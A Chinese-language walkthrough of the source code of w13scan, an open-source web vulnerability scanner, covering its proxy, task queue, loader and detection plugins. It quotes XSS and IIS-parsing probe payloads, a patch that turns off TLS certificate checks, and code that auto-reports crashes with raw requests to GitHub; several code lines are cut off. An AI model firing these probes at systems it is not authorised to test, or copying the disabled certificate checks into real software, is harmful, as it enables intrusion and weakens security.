Author: Recar
github: https://github.com/Ciyfly

w13scan浅析

w13scan 是一款由w8ay开发的python3的主被动扫描器

被动代理基于 `baseproxy.py` 作者是 `qiye`

主动扫描默认是没有爬虫的

这里分析将分为几个部分 基础模块 主动扫描 被动扫描 扫描模块 学习的地方

        - http_smuggling http smuggling 走私攻击
        - idea idea目录解析
        - iis_parse iis解析漏洞
        - net_xss net 通杀xss
        - swf_files 通用flash的xss
    - PerFolder 检测模块 针对url的目录，会分隔目录分别访问
        - backup_folder 扫描备份文件
        - directory_browse 判断是否是目录遍历
        - phpinfo_craw 查看此目录下是否存在 phpinfo文件
        - repository_leak 基于流量动态查找目录下源码泄露
    - PerFile 检测模块 针对每个文件，包括参数
        - analyze_parameter 反序列化参数分析插件
        - backup_file 基于文件的备份扫描
        - command_asp_code asp代码注入
        - command_php_code php代码注入
        - command_system 系统命令注入
        - directory_traversal 路径穿越插件
        - js_sensitive_content js文件敏感内容匹配
        - jsonp JSONP寻找插件
        - php_real_path 信息泄露
        - poc_fastjson 打fastjson的
        - shiro Shiro框架检测以及Key爆破
        - sqli_bool 布尔注入检测
        - sqli_error 报错注入
        - sqli_time 时间注入
        - ssti ssti模板注入探测
        - struts2_032 Struts2-032远程代码执行
        - struts2_045 Struts2-045远程代码执行
        - unauth 未授权访问探测插件
        - webpack webpack源文件泄漏
- xss XSS语义化探测
    - SearchInputInResponse 解析html查找回显位置
    - 如果回显位置是在html里
    - 如果回显位置是在attibute里
        - 测试 attibutes
        - 测试 html
        - 针对特殊属性进行处理
    - 如果回显位置是注释里
    - 如果回显位置是script里
        - 如果回显的位置是 `InlineComment` js单行注释

        - 如果回显的位置是 `BlockComment` js块注释
        - 如果回显的位置是 `ScriptIdentifier`
        - 如果回显的位置是 `ScriptLiteral`
    - 学习的地方 (可以抄)
        - colorama 控制台彩色输出 支持windows
        - 随机banner
        - load_file_to_module 另一种动态加载插件的方式
        - 解析post数据类型
        - raw方法
        - text 自动解码响应体
        - 将参数拆分为名称和值 返回字典
        - 对url去重泛化模块
        - 代理模块
        - xss 语法语义的形式
        - 等等

基础模块

一些环境检测和补丁

version_check()

检测是否py3

modulePath()

方法是如果是将这个w13scan.py打包成exe了的获取的路径 源自 sqlmap

patch_all()补丁

关闭https请求时的验证及 忽略urllib3的日志

```
def patch_all():
    disable_warnings()
    logging.getLogger("urllib3").setLevel(logging.CRITICAL)
    ssl._create_default_https_context = ssl._create_unverified_context
    Session.request = session_request
```

初始化

初始化一些路径 配置 和共享数据等

```
# 路径
# setPaths(root) 函数
path.root = root
path.certs = os.path.join(root, 'certs')
path.scanners = os.path.join(root, 'scanners')
path.data = os.path.join(root, "data")
path.fingprints = os.path.join(root, "fingprints")
path.output = os.path.join(root, "output")
# kb
KB['continue'] = False  # 线程一直继续
KB['registered'] = dict()  # 注册的漏洞插件列表
KB['fingerprint'] = dict()  # 注册的指纹插件列表
KB['task_queue'] = Queue()  # 初始化队列
KB["spiderset"] = SpiderSet()  # 去重复爬虫
KB["console_width"] = getTerminalSize()  # 控制台宽度
KB['start_time'] = time.time()  # 开始时间
KB["lock"] = threading.Lock()  # 线程锁
KB["output"] = OutPut()
KB["running_plugins"] = dict()

KB['finished'] = 0  # 完成数量
KB["result"] = 0  # 结果数量
KB["running"] = 0  # 正在运行数量

#conf
conf.version = False
conf.debug = DEBUG
conf.level = LEVEL
conf.server_addr = None
conf.url = None
conf.url_file = None
conf.proxy = PROXY_CONFIG
conf.proxy_config_bool = PROXY_CONFIG_BOOL
conf.timeout = TIMEOUT
conf.retry = RETRY
conf.html = False
conf.json = False
conf.random_agent = False
conf.agent = DEFAULT_USER_AGENT
conf.threads = THREAD_NUM
conf.disable = DISABLE
conf.able = ABLE
# not in cmd parser params
conf.excludes = EXCLUDES
conf.XSS_LIMIT_CONTENT_TYPE = XSS_LIMIT_CONTENT_TYPE

# 并且通过initPlugins函数加载检测插件
for root, dirs, files in os.walk(path.scanners):
    files = filter(lambda x: not x.startswith("__") and x.endswith(".py"), files)
    for _ in files:
        q = os.path.splitext(_)[0]
        if conf.able and q not in conf.able and q != 'loader':
            continue
```

```
        if conf.disable and q in conf.disable:
            continue
        filename = os.path.join(root, _)
        mod = load_file_to_module(filename)
        try:
            mod = mod.W13SCAN()
            mod.checkImplemennted()
            plugin = os.path.splitext(_)[0]
            plugin_type = os.path.split(root)[1]
            relative_path = ltrim(filename, path.root)
            if getattr(mod, 'type', None) is None:
                setattr(mod, 'type', plugin_type)
            if getattr(mod, 'path', None) is None:
                setattr(mod, 'path', relative_path)
            KB["registered"][plugin] = mod
        except PluginCheckError as e:
            logger.error('Not "{}" attribute in the plugin:{}'.format(e, filename))
        except AttributeError:
            logger.error('Filename:{} not class "{}"'.format(filename, 'W13SCAN'))
logger.info('Load scanner plugins:{}'.format(len(KB["registered"])))

# 加载指纹
num = 0
for root, dirs, files in os.walk(path.fingprints):
    files = filter(lambda x: not x.startswith("__") and x.endswith(".py"), files)
    for _ in files:
        filename = os.path.join(root, _)
        if not os.path.exists(filename):
            continue
        name = os.path.split(os.path.dirname(filename))[-1]
        mod = load_file_to_module(filename)

        if not getattr(mod, 'fingerprint'):
            logger.error("filename:{} load faild,not function 'fingerprint'".format(filename))
            continue
        if name not in KB["fingerprint"]:
            KB["fingerprint"][name] = []
        KB["fingerprint"][name].append(mod)
        num += 1

logger.info('Load fingerprint plugins:{}'.format(num))
```

最后将初始化的数据与配置文件的 控制台传递的参数合并 作为程序初始的数据
这里例如KB的设计方式和一些补丁函数应该是参考了 `sqlmap`

主动扫描

通过输入url或者url文件
请求后通过 `task_push_from_name` 函数创建个loader插件的任务

```
for domain in urls:
    try:
        req = requests.get(domain)
    except Exception as e:
        logger.error("request {} faild,{}".format(domain, str(e)))
        continue
    fake_req = FakeReq(domain, {}, HTTPMETHOD.GET, "")
    fake_resp = FakeResp(req.status_code, req.content, req.headers)
    task_push_from_name('loader', fake_req, fake_resp)
```

FakeReq

`lib/parse/parse_request.py`

是对请求进行解析成各种字段

FakeResp 解析响应

`lib/parse/parse_response.py`

与req同理进行封装

上面两个里面有很多有用的方法 通过这两个类对http的请求和响应进行字段拆分 方便后续插件使用

被动扫描

```
    KB["continue"] = True
    # 启动漏洞扫描器
    scanner = threading.Thread(target=start)
    scanner.setDaemon(True)
    scanner.start()
    # 启动代理服务器
    baseproxy = AsyncMitmProxy(server_addr=conf.server_addr, https=True)

    try:
        baseproxy.serve_forever()
    except KeyboardInterrupt:
        scanner.join(0.1)
        threading.Thread(target=baseproxy.shutdown, daemon=True).start()
        deinit()
        print("\n[*] User quit")
    baseproxy.server_close()
```

是以代理形式的 那么我们需要看下被动代理创建任务的地方
位置是在 `W13SCAN/lib/proxy/baseproxy.py#L473` 的 `do_GET` 方法
将这个方法改成了所有的get post方法都使用这个 `do_get` 方法

```
# baseproxy.py#566
do_HEAD = do_GET
do_POST = do_GET
do_PUT = do_GET
do_DELETE = do_GET
do_OPTIONS = do_GET
```

在请求响应完这里推了任务

```
req = FakeReq(url, request._headers, method, request.get_body_data().decode('utf-8'))
resp = FakeResp(int(response.status), response.get_body_data(), response._headers)
KB['task_queue'].put(('loader', req, resp))
```

也就是说被动代理是每次流量请求响应完就会推任务到loader 然后loader再次解析推送任务

主动扫描和被动扫描 都是获取url创建loader的任务

扫描模块

什么时候启动扫描模块

如果是主动扫描就在loader任务创建完成后启动

```
for domain in urls:
    try:
        req = requests.get(domain)
    except Exception as e:
        logger.error("request {} faild,{}".format(domain, str(e)))
        continue
    fake_req = FakeReq(domain, {}, HTTPMETHOD.GET, "")
    fake_resp = FakeResp(req.status_code, req.content, req.headers)
    task_push_from_name('loader', fake_req, fake_resp)
start()
```

如果是被动扫描就在开始通过现场创建扫描模块即start方法

```
KB["continue"] = True
# 启动漏洞扫描器
scanner = threading.Thread(target=start)
scanner.setDaemon(True)
scanner.start()
# 启动代理服务器
baseproxy = AsyncMitmProxy(server_addr=conf.server_addr, https=True)
```

start方法

W13SCAN/lib/controller/controller.py#L66

```
def start():
    run_threads(conf.threads, task_run)
```

run_threads 创建线程

以配置设置的线程数俩创建线程

```
def run_threads(num_threads, thread_function, args: tuple = ()):
    threads = []

    try:
        info_msg = "Staring [#{0}] threads".format(num_threads)
        logger.info(info_msg)

        # Start the threads
        for num_threads in range(num_threads):
            thread = threading.Thread(target=exception_handled_function, name=str(num_threads),
                                      args=(thread_function, args))
            thread.setDaemon(True)
            try:
                thread.start()
            except Exception as ex:
                err_msg = "error occurred while starting new thread ('{0}')".format(str(ex))
                logger.critical(err_msg)
                break

            threads.append(thread)

        # And wait for them to all finish
        alive = True
        while alive:
            alive = False
            for thread in threads:
                if thread.is_alive():
                    alive = True
                    time.sleep(0.1)

    except KeyboardInterrupt as ex:
        KB['continue'] = False
        raise

    except Exception as ex:
        logger.error("thread {0}: {1}".format(threading.currentThread().getName(), str(ex)))
        traceback.print_exc()
    finally:
        dataToStdout('\n')
```

task_run 运行任务

`W13SCAN/lib/controller/controller.py#L70`

每个 task_run 就是从 KB["task_queue"] 中取task

然后加锁 拿插件的execute 传入 req和rsp

poc_module 是从注册的poc里深拷贝出来的

`poc_module.execute(request, response)`

更新任务数量 完成数+1 任务数-1

是每个线程就是一个消费者从 `task_queue` 队列中取任务执行

```
def task_run():
    while KB["continue"] or not KB["task_queue"].empty():
        poc_module_name, request, response = KB["task_queue"].get()
        KB.lock.acquire()
        KB.running += 1
        if poc_module_name not in KB.running_plugins:
            KB.running_plugins[poc_module_name] = 0
        KB.running_plugins[poc_module_name] += 1
        KB.lock.release()
        printProgress()
        poc_module = copy.deepcopy(KB["registered"][poc_module_name])
        poc_module.execute(request, response)
        KB.lock.acquire()
        KB.finished += 1
        KB.running -= 1
        KB.running_plugins[poc_module_name] -= 1
        if KB.running_plugins[poc_module_name] == 0:
            del KB.running_plugins[poc_module_name]

        KB.lock.release()
        printProgress()
    printProgress()
    # TODO
    # set task delay
```

printProgress 输出目前的扫描任务情况

输出目前的扫描任务情况

```
def printProgress():
    KB.lock.acquire()
    if conf.debug:
        # 查看当前正在运行的插件
        KB.output.log(repr(KB.running_plugins))
    msg = '%d success | %d running | %d remaining | %s scanned in %.2f seconds' % (
        KB.output.count(), KB.running, KB.task_queue.qsize(), KB.finished, time.time() - KB.start_tim

    _ = '\r' + ' ' * (KB['console_width'][0] - len(msg)) + msg
    dataToStdout(_)
    KB.lock.release()
```

之前我们看到主被动扫描都是只创建了一个任务 `loader` 那说明详细的任务创建应该是在这里的

loader插件 主动扫描的解析插件 插件入口

我们去找一下这个插件

`W13SCAN/scanners/loader.py`

可以看到描述
算是一个统一的入口插件 对请求响应解析
从而调度更多的插件

```python
class W13SCAN(PluginBase):
    type = 'loader'
    desc = '''Loader插件对请求以及响应进行解析，从而调度更多插件运行'''
    name = 'plugin loader'

    def audit(self):
        headers = self.requests.headers
        url = self.requests.url
        p = urlparse(url)
        if not p.netloc:
            return
        for rule in conf.excludes:
            if rule in p.netloc:
                logger.info("Skip domain:{}".format(url))
                return
```

我们上面看到 `task_run` 里是调用的 `execute` 方法


直接看loader是没有这个方法的 那么应该是继承自 `PluginBase`

PluginBase 基础插件父类

`W13SCAN/lib/core/plugins.py`

execute 传入req rsp poc主要函数

可以看到execute是对audit的函数进行了一层包装
根据 `conf.retry` 进程重试
如果最后是未知的异常 收集平台信息和报错到 output
这块信息再看issue的时候看到过
通过函数 `createGithubIssue` 会把未知的异常推到w13scan的issue里
路径在 `W13SCAN/lib/core/common.py`


w-digital-scanner / w13scan
Public
Watch 39
Fork 312
Code
Issues 57
Pull requests 3
Actions
Projects
Wiki
Security
Insights
Want to contribute to w-digital-scanner/w13scan?
Dismiss
If you have a bug or an idea, browse the open issues before opening a new one. You can also take a look at the Open Source Guide.
Filters
is:issue is:open
Labels 15
Milestones 0
New issu
57 Open
423 Closed
Author
Label
Projects
Milestones
Assignee
Sort
Unhandled exception (#4557596a)
#498 opened 5 days ago by sqlmapreporter
Unhandled exception (#97848113)
#496 opened 22 days ago by sqlmapreporter
Unhandled exception (#2852e751)
#495 opened 22 days ago by sqlmapreporter
Unhandled exception (#787a584d)
#494 opened 22 days ago by sqlmapreporter

```
def execute(self, request: FakeReq, response: FakeResp):
    self.target = ''
    self.requests = request
    self.response = response
    output = None
    try:
        output = self.audit()
    except NotImplementedError:
        msg = 'Plugin: {0} not defined "{1} mode'.format(self.name, 'audit')
        dataToStdout('\r' + msg + '\n\r')

    except (ConnectTimeout, requests.exceptions.ReadTimeout, urllib3.exceptions.ReadTimeoutError, soc
        retry = conf.retry
        while retry > 0:
            msg = 'Plugin: {0} timeout, start it over.'.format(self.name)
            if conf.debug:
                dataToStdout('\r' + msg + '\n\r')
            try:
                output = self.audit()
                break
            except (
                    ConnectTimeout, requests.exceptions.ReadTimeout, urllib3.exceptions.ReadTimeoutEr
                    socket.timeout):
                retry -= 1
            except Exception:
                return
        else:
            msg = "connect target '{0}' failed!".format(self.target)
            # Share.dataToStdout('\r' + msg + '\n\r')

    except HTTPError as e:
        msg = 'Plugin: {0} HTTPError occurs, start it over.'.format(self.name)
        # Share.dataToStdout('\r' + msg + '\n\r')
    except ConnectionError:
        msg = "connect target '{0}' failed!".format(self.target)
        # Share.dataToStdout('\r' + msg + '\n\r')
    except requests.exceptions.ChunkedEncodingError:
        pass
    except ConnectionResetError:
        pass
    except TooManyRedirects as e:
        pass
    except NewConnectionError as ex:
        pass
    except PoolError as ex:
        pass
    except UnicodeDecodeError:
        # 这是由于request redirect没有处理编码问题，导致一些网站编码转换被报错,又不能hook其中的关键函数
        # 暂时先pass这个错误
        # refer: https://github.com/boy-hack/w13scan/labels/Requests%20UnicodeDecodeError
        pass
    except UnicodeError:
        # https://github.com/w-digital-scanner/w13scan/issues/238
```

```
        # bypass unicode奇葩错误
        pass
    except (
            requests.exceptions.InvalidURL, requests.exceptions.InvalidSchema,
            requests.exceptions.ContentDecodingError):
        # 出现在跳转上的一个奇葩错误，一些网站会在收到敏感操作后跳转到不符合规范的网址，request跟进时就会抛出
        # refer: https://github.com/boy-hack/w13scan/labels/requests.exceptions.InvalidURL
        # 奇葩的ContentDecodingError
        # refer:https://github.com/boy-hack/w13scan/issues?q=label%3Arequests.exceptions.ContentDecod
        pass
    except KeyboardInterrupt:
        raise
    except Exception:
        errMsg = "W13scan plugin traceback:\n"
        errMsg += "Running version: {}\n".format(VERSION)
        errMsg += "Python version: {}\n".format(sys.version.split()[0])
        errMsg += "Operating system: {}\n".format(platform.platform())
        if request:
            errMsg += '\n\nrequest raw:\n'
            errMsg += request.raw
        excMsg = traceback.format_exc()
        dataToStdout('\r' + errMsg + '\n\r')
        dataToStdout('\r' + excMsg + '\n\r')
        if createGithubIssue(errMsg, excMsg):
            dataToStdout('\r' + "[x] a issue has reported" + '\n\r')

    return output
```

paramsCombination 组合dict参数

,将相关类型参数组合成requests认识的,防止request将参数进行url转义
把数据按类型与payload进行插入到数据里

```
def paramsCombination(self, data: dict, place=PLACE.GET, payloads=[], hint=POST_HINT.NORMAL, urlsafe=
    """
    组合dict参数,将相关类型参数组合成requests认识的,防止request将参数进行url转义

    :param data:
    :param hint:
    :return: payloads -> list
    """
    result = []
    if place == PLACE.POST:
        if hint == POST_HINT.NORMAL:
            for key, value in data.items():
                new_data = copy.deepcopy(data)
                for payload in payloads:
                    new_data[key] = payload
                    result.append((key, value, payload, new_data))
        elif hint == POST_HINT.JSON:
            for payload in payloads:
                for new_data in updateJsonObjectFromStr(data, payload):
                    result.append(('', '', payload, new_data))
    elif place == PLACE.GET:
        for payload in payloads:
            for key in data.keys():
                temp = ""
                for k, v in data.items():
                    if k == key:
                        temp += "{}={}{} ".format(k, quote(payload, safe=urlsafe), DEFAULT_GET_POST_D
                    else:
                        temp += "{}={}{} ".format(k, quote(v, safe=urlsafe), DEFAULT_GET_POST_DELIMIT
                temp = temp.rstrip(DEFAULT_GET_POST_DELIMITER)
                result.append((key, data[key], payload, temp))
    elif place == PLACE.COOKIE:
        for payload in payloads:
            for key in data.keys():
                temp = ""
                for k, v in data.items():
                    if k == key:
                        temp += "{}={}{}".format(k, quote(payload, safe=urlsafe), DEFAULT_COOKIE_DELI
                    else:
                        temp += "{}={}{}".format(k, quote(v, safe=urlsafe), DEFAULT_COOKIE_DELIMITER)
                result.append((key, data[key], payload, temp))
    elif place == PLACE.URI:
        uris = splitUrlPath(data, flag="<--flag-->")
        for payload in payloads:
            for uri in uris:
                uri = uri.replace("<--flag-->", payload)
                result.append(("", "", payload, uri))
    return result
```

ResultObject 统一的结果类

返回的 result是 `W13SCAN/lib/core/output.py#L119`

```
class ResultObject(object):
    def __init__(self, baseplugin):
        self.name = baseplugin.name
        self.path = baseplugin.path

        self.url = ""  # 插件url
        self.result = ""  # 插件返回结果
        self.type = ""  # 漏洞类型 枚举
        self.detail = collections.OrderedDict()

    def init_info(self, url, result, vultype):
        self.url = url
        self.result = result
        self.type = vultype

    def add_detail(self, name: str, request: str, response: str, msg: str, param: str, value: str, po
        if name not in self.detail:
            self.detail[name] = []
        self.detail[name].append({
            "request": request,
            "response": response,
            "msg": msg,
            "basic": {
                "param": param,
                "value": value,
                "position": position
            }
        })

    def output(self):
        self.createtime = time.strftime("%Y-%m-%d %H:%M:%S", time.localtime())
        return {
            "name": self.name,
            "path": self.path,
            "url": self.url,
            "result": self.result,
            "type": self.type,
            "createtime": self.createtime,
            "detail": self.detail
        }
```

self.success 输出漏洞

```
def success(self, msg: ResultObject):
    if isinstance(msg, ResultObject):
        msg = msg.output()
    elif isinstance(msg, dict):
        pass
    else:
        raise PluginCheckError('self.success() not ResultObject')
    KB.output.success(msg)
```

loader audit loader插件最终执行的方法

解析url 获取请求的url后缀分类
然后使用指纹识别 `m = mod.fingerprint(self.response.headers, self.response.text)`
然后推 一个扫描任务 `PerFile` 通用的检查模块 `xss` `sql注入` `s2` `shiro` 等 针对参数级
再推一个任务 `PerServer` `备份文件` `错误页面` 等 针对域名级
分离出目录 然后每一个url目录都创建一个 `PerFolder` 任务 `备份目录` `phpinfo` `源码泄露` 等 针对url

主要的检查模块还是在 `PerFile` 目录下面
这里分层这三个目录应该是仓库AWVS的方式来设计的
下面就是audit的代码
主要注意的是上述任务的创建都是通过 `KB["spiderset"].add` 的方式创建的
会先对url进行泛化去重才进行任务的创建

```
def audit(self):
    headers = self.requests.headers
    url = self.requests.url
    p = urlparse(url)
    if not p.netloc:
        return
    for rule in conf.excludes:
        if rule in p.netloc:
            logger.info("Skip domain:{}".format(url))
            return

    # fingerprint basic info
    exi = self.requests.suffix.lower()
    if exi == ".asp":
        self.response.programing.append(WEB_PLATFORM.ASP)
        self.response.os.append(OS.WINDOWS)
    elif exi == ".aspx":
        self.response.programing.append(WEB_PLATFORM.ASPX)
        self.response.os.append(OS.WINDOWS)
    elif exi == ".php":
        self.response.programing.append(WEB_PLATFORM.PHP)
    elif exi == ".jsp" or exi == ".do" or exi == ".action":
        self.response.programing.append(WEB_PLATFORM.JAVA)

    for name, values in KB["fingerprint"].items():
        if not getattr(self.response, name):
            _result = []
            for mod in values:
                m = mod.fingerprint(self.response.headers, self.response.text)
                if isinstance(m, str):
                    _result.append(m)
                if isListLike(m):
                    _result += list(m)
            if _result:
                setattr(self.response, name, _result)

    # Fingerprint basic end
    if KB["spiderset"].add(url, 'PerFile'):
        task_push('PerFile', self.requests, self.response)

    # Send PerServer
    p = urlparse(url)
    domain = "{}://{}".format(p.scheme, p.netloc)
    if KB["spiderset"].add(domain, 'PerServer'):
        req = requests.get(domain, headers=headers, allow_redirects=False)
        fake_req = FakeReq(domain, headers, HTTPMETHOD.GET, "")
        fake_resp = FakeResp(req.status_code, req.content, req.headers)
        task_push('PerServer', fake_req, fake_resp)

    # Collect directory from response
    urls = set(get_parent_paths(url))
    for parent_url in urls:
        if not KB["spiderset"].add(parent_url, 'get_link_directory'):
```

```
            continue
        req = requests.get(parent_url, headers=headers, allow_redirects=False)
        if KB["spiderset"].add(req.url, 'PerFolder'):
            fake_req = FakeReq(req.url, headers, HTTPMETHOD.GET, "")
            fake_resp = FakeResp(req.status_code, req.content, req.headers)
            task_push('PerFolder', fake_req, fake_resp)
```

PerServer 检测模块 对每个domain的

`W13SCAN/scanners/PerServer`

backup_domain 基于域名的备份文件

使用tld `from tld import parse_tld`

```
from tld import parse_tld

parse_tld('http://www.google.com')
# 'com', 'google', 'www'
```

生成payload 然后拼接rar zip 请求获取文件
这里还读取了下文件的前面几个buf看下文件头是否正确

```
payloads = parse_tld(domain, fix_protocol=True, fail_silently=True)
for payload in payloads:
    if not payload:
        continue
    for i in ['.rar', '.zip']:
        test_url = domain + payload + i
        r = requests.get(test_url, headers=headers, allow_redirects=False, stream=True)
        try:
            content = r.raw.read(10)
        except:
            continue

        if r.status_code == 200 and self._check(content):
            if int(r.headers.get('Content-Length', 0)) == 0:
                continue
```

如果文件存在且 文件头判断过了会新生成个result

```
result = self.new_result()
result.init_info(self.requests.url, "备份文件下载", VulType.BRUTE_FORCE)
result.add_detail("payload请求", r.reqinfo, content.decode(errors='ignore'),
                  "备份文件大小:{}M".format(rarsize), "", "", PLACE.GET)
self.success(result)
```

errorpage 错误暴露信息

W13SCAN/scanners/PerServer/errorpage.py

访问一个不存在的错误页面 可以从页面中获取信息

使用这个方法匹配 `sensitive_page_error_message_check`
里面是通过下面的正则匹配
error的匹配正则

```
errors = [
    {'regex': '"Message":"Invalid web service call', 'type': 'ASP.Net'},
    {'regex': 'Exception of type', 'type': 'ASP.Net'},
    {'regex': '--- End of inner exception stack trace ---', 'type': 'ASP.Net'},
    {'regex': 'Microsoft OLE DB Provider', 'type': 'ASP.Net'},
    {'regex': 'Error ([\d-]+) \([\dA-Fa-f]+\)', 'type': 'ASP.Net'},
    {'regex': 'at ([a-zA-Z0-9_]*\.)*([a-zA-Z0-9_]+)\([a-zA-Z0-9, \[\]\&\;]*\)', 'type': 'ASP.Net'},
    {'regex': '([A-Za-z]+[.])+[A-Za-z]*Exception: ', 'type': 'ASP.Net'},
    {'regex': 'in [A-Za-z]:\([A-Za-z0-9_]+\)+[A-Za-z0-9_\-]+(\.aspx)?\.cs:line [\d]+', 'type': 'ASP.N
    {'regex': 'Syntax error in string in query expression', 'type': 'ASP.Net'},
    {'regex': '\.java:[0-9]+', 'type': 'Java'}, {'regex': '\.java\((Inlined )?Compiled Code\)', 'type
    {'regex': '\.invoke\(Unknown Source\)', 'type': 'Java'}, {'regex': 'nested exception is', 'type':
    {'regex': '\.js:[0-9]+:[0-9]+', 'type': 'Javascript'}, {'regex': 'JBWEB[0-9]{{6}}:', 'type': 'JBo
    {'regex': '((dn|dc|cn|ou|uid|o|c)=[\w\d]*,\s?){2,}', 'type': 'LDAP'},
    {'regex': '\[(ODBC SQL Server Driver|SQL Server|ODBC Driver Manager)\]', 'type': 'Microsoft SQL S
    {'regex': 'Cannot initialize the data source object of OLE DB provider "[\w]*" for linked server
        'type': 'Microsoft SQL Server'}, {
        'regex': 'You have an error in your SQL syntax; check the manual that corresponds to your MyS
        'type': 'MySQL'},
    {'regex': 'Illegal mix of collations \([\w\s\,]+\) and \([\w\s\,]+\) for operation', 'type': 'MyS
    {'regex': 'at (\/[A-Za-z0-9\.]+)*\.pm line [0-9]+', 'type': 'Perl'},
    {'regex': '\.php on line [0-9]+', 'type': 'PHP'}, {'regex': '\.php</b> on line <b>[0-9]+', 'type'
    {'regex': 'Fatal error:', 'type': 'PHP'}, {'regex': '\.php:[0-9]+', 'type': 'PHP'},
    {'regex': 'Traceback \(most recent call last\):', 'type': 'Python'},
    {'regex': 'File "[A-Za-z0-9\-_\./]*", line [0-9]+, in', 'type': 'Python'},
    {'regex': '\.rb:[0-9]+:in', 'type': 'Ruby'}, {'regex': '\.scala:[0-9]+', 'type': 'Scala'},
    {'regex': '\(generated by waitress\)', 'type': 'Waitress Python server'}, {
        'regex': '132120c8|38ad52fa|38cf013d|38cf0259|38cf025a|38cf025b|38cf025c|38cf025d|38cf025e|38
        'type': 'WebSEAL'},
    {'type': 'ASPNETPathDisclosure',
        'regex': "<title>Invalid\sfile\sname\sfor\smonitoring:\s'([^']*)'\.\sFile\snames\sfor\smonitc
    {'type': 'Struts2DevMod',
        'regex': 'You are seeing this page because development mode is enabled.  Development mode, or
    {'type': 'Django DEBUG MODEL',
        'regex': "You're seeing this error because you have <code>DEBUG = True<\/code> in"},
    {'type': 'RailsDevMode', 'regex': '<title>Action Controller: Exception caught<\/title>'},
    {'type': 'RequiredParameter', 'regex': "Required\s\w+\sparameter\s'([^']+?)'\sis\snot\spresent"},
    {'type': 'Thinkphp3 Debug', 'regex': '<p class="face">:\(</p>'},
    {'type': 'xdebug', "regex": "class='xdebug-error xe-fatal-error'"}
]
```

http_smuggling http smuggling 走私攻击

这里直接return了

idea idea目录解析

`W13SCAN/scanners/PerServer/idea.py`

先请求 xml `payload = domain + ".idea/workspace.xml"` 然后判断后输出

iis_parse iis解析漏洞

`W13SCAN/scanners/PerServer/iis_parse.py`

请求 `domain/robots.txt/.php`
判断请求头 响应体

```
payload = domain + "robots.txt/.php"
r = requests.get(payload, headers=headers, allow_redirects=False)
ContentType = r.headers.get("Content-Type", '')
if 'html' in ContentType and "allow" in r.text:
```

net_xss net 通杀xss

请求了两个payload

```
payload = "(A({}))/".format(random_str(6))
url = domain + payload


new_payload = "(A(\"onerror='{}'{}))/".format(random_str(6), random_str(6))
url2 = domain + new_payload
```

在响应中没有编码还是存就认为是存在的

swf_files 通用flash的xss

多个swf加payload 然后计算返回的页面的md5值来判断

```
FileList = []
FileList.append(arg + 'common/swfupload/swfupload.swf')
FileList.append(arg + 'adminsoft/js/swfupload.swf')
FileList.append(arg + 'statics/js/swfupload/swfupload.swf')
FileList.append(arg + 'images/swfupload/swfupload.swf')
FileList.append(arg + 'js/upload/swfupload/swfupload.swf')
FileList.append(arg + 'addons/theme/stv1/_static/js/swfupload/swfupload.swf')
FileList.append(arg + 'admin/kindeditor/plugins/multiimage/images/swfupload.swf')
FileList.append(arg + 'includes/js/upload.swf')
FileList.append(arg + 'js/swfupload/swfupload.swf')
FileList.append(arg + 'Plus/swfupload/swfupload/swfupload.swf')
FileList.append(arg + 'e/incs/fckeditor/editor/plugins/swfupload/js/swfupload.swf')
FileList.append(arg + 'include/lib/js/uploadify/uploadify.swf')
FileList.append(arg + 'lib/swf/swfupload.swf')

md5_list = [
    '3a1c6cc728dddc258091a601f28a9c12',
    '53fef78841c3fae1ee992ae324a51620',
    '4c2fc69dc91c885837ce55d03493a5f5',
]
for payload in FileList:
    payload1 = payload + "?movieName=%22]%29}catch%28e%29{if%28!window.x%29{window.x=1;alert%28%22xss
    req = requests.get(payload1, headers=self.requests.headers)
    if req.status_code == 200:
        md5_value = md5(req.content)
```

PerFolder 检测模块 针对url的目录，会分隔目录分别访问

backup_folder 扫描备份文件

`W13SCAN/scanners/PerFolder/backup_folder.py`

测试的路径 因为传入的时候是拆分了url的目录的所以这里会都测

```
